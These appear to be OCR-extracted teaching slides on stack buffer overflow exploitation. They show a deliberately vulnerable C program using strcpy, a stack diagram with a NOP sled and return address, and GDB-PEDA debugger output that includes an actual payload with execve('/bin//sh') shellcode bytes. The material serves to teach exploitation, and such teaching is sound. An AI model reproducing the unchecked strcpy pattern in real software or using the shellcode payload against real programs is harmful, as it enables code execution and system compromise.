
- WireShark
- NetCat

```
FAKENET-NG

                Version  1.1
________________________________________________
                Developed by
             Peter Kacherginsky
  FLARE (FireEye Labs Advanced Reverse Engineering)
________________________________________________
```

Buffer Overflow Exploitation


Buffer Overflow

- Putting more data into a buffer than there is space allocated
- Changes program flow, sends stack pointer (SP) to another address




Buffer Overflow

- Four possibilities, SP is sent:
  - to a virtual address that isn't mapped to a physical address
  - to a protected address (kernel)
  - to an address that has no executable instruction (NOP)
  - to an address that contains an instruction



```
int copier (char *str) {

        char buffer[100];

        strcpy(buffer, str);

        printf(“You entered \’%s\ at %p\n”, buffer, buffer);

} // end function copier
```



top of stack (lower addresses)

buffer[100]

saved EBP (4 bytes)


saved EIP (4 bytes)

argv (4 bytes)

argc (4 bytes)

bottom of stack (higher addresses)

```
int copier (char *str) {

        char buffer[100];

        strcpy(buffer, str);

        printf(“You entered \’%s\ at %p\n”, buffer, buffer);

} // end function copier
```



top of stack (lower addresses)

NOP sled:
909090909090909090909090
909090909090909090909090
909090909090909090909090
<shellcode>
padding: aaaaaaaaaaaaaaaaa

aaaaaaaaa


<return address into NOP sled>

argv (4 bytes)

argc (4 bytes)


bottom of stack (higher addresses)

Buffer Overflow




```c
#include <stdio.h>
#include <string.h>

void main (int argc, char*argv[]) {
    copier(argv[1]);
    printf("Done\n");
}

int copier (char *str) {
    char buffer[100];
    strcpy(buffer,str);
    printf("You entered \'%s\' at %p\n", buffer, buffer);
}
```

GDB




```
EBP: 0xbfffebf8 --> 0x0
ESP: 0xbfffebf0 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
EIP: 0x804847e (<main+19>:      mov     eax,DWORD PTR [eax+0x4])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048478 <main+13>: push   ecx
   0x8048479 <main+14>: sub    esp,0x4
   0x804847c <main+17>: mov    eax,ecx
=> 0x804847e <main+19>: mov    eax,DWORD PTR [eax+0x4]
   0x8048481 <main+22>: add    eax,0x4
   0x8048484 <main+25>: mov    eax,DWORD PTR [eax]
   0x8048486 <main+27>: sub    esp,0xc
   0x8048489 <main+30>: push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbfffebf0 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
0004| 0xbfffebf4 --> 0xbfffec10 --> 0x2
0008| 0xbfffebf8 --> 0x0
0012| 0xbfffebfc --> 0xb7e20637 (<__libc_start_main+247>:       add    esp,0x10)
0016| 0xbfffec00 --> 0xb7fba000 --> 0x1b1db0
0020| 0xbfffec04 --> 0xb7fba000 --> 0x1b1db0
0024| 0xbfffec08 --> 0x0
0028| 0xbfffec0c --> 0xb7e20637 (<__libc_start_main+247>:       add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x2, argv=0xbfffeca4) at overflow_example.c:5
5               copier(argv[1]);
gdb-peda$ 
```

GDB




```
[------------------------------------registers----------
EAX: 0xbfffec10 --> 0x2
EBX: 0x0
ECX: 0xbfffec10 --> 0x2
EDX: 0xbfffec34 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffebf8 --> 0x0
ESP: 0xbfffebf0 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
```

GDB




```
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[------------------------------------code-------------------------------------]
   0x80484ab <copier>:  push   ebp
   0x80484ac <copier+1>:        mov    ebp,esp
   0x80484ae <copier+3>:        sub    esp,0x78
=> 0x80484b1 <copier+6>:        sub    esp,0x8
   0x80484b4 <copier+9>:        push   DWORD PTR [ebp+0x8]
   0x80484b7 <copier+12>:       lea    eax,[ebp-0x6c]
   0x80484ba <copier+15>:       push   eax
   0x80484bb <copier+16>:       call   0x8048330 <strcpy@plt>
[------------------------------------stack------------------------------------]
0000| 0xbfffeb60 --> 0x0
0004| 0xbfffeb64 --> 0x1
0008| 0xbfffeb68 --> 0xb7fff918 --> 0x0
0012| 0xbfffeb6c --> 0xf0b5ff
0016| 0xbfffeb70 --> 0xbfffebae --> 0xffff0000
0020| 0xbfffeb74 --> 0x1
0024| 0xbfffeb78 --> 0xc2
0028| 0xbfffeb7c --> 0xb7e9854b (<handle_intel+107>:    add    esp,0x10)
            ---------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 3, copier (
    str=0xbfffeeed '\220' <repeats 64 times>, "\061\300\211ð\0271\322Rhn/shh//bi\21
1\343RS\211\341\215B\v̀", 'A' <repeats 16 times>, "$\353\377\277")
    at overflow_example.c:11
11              strcpy(buffer,str);
gdb-peda$ 
```

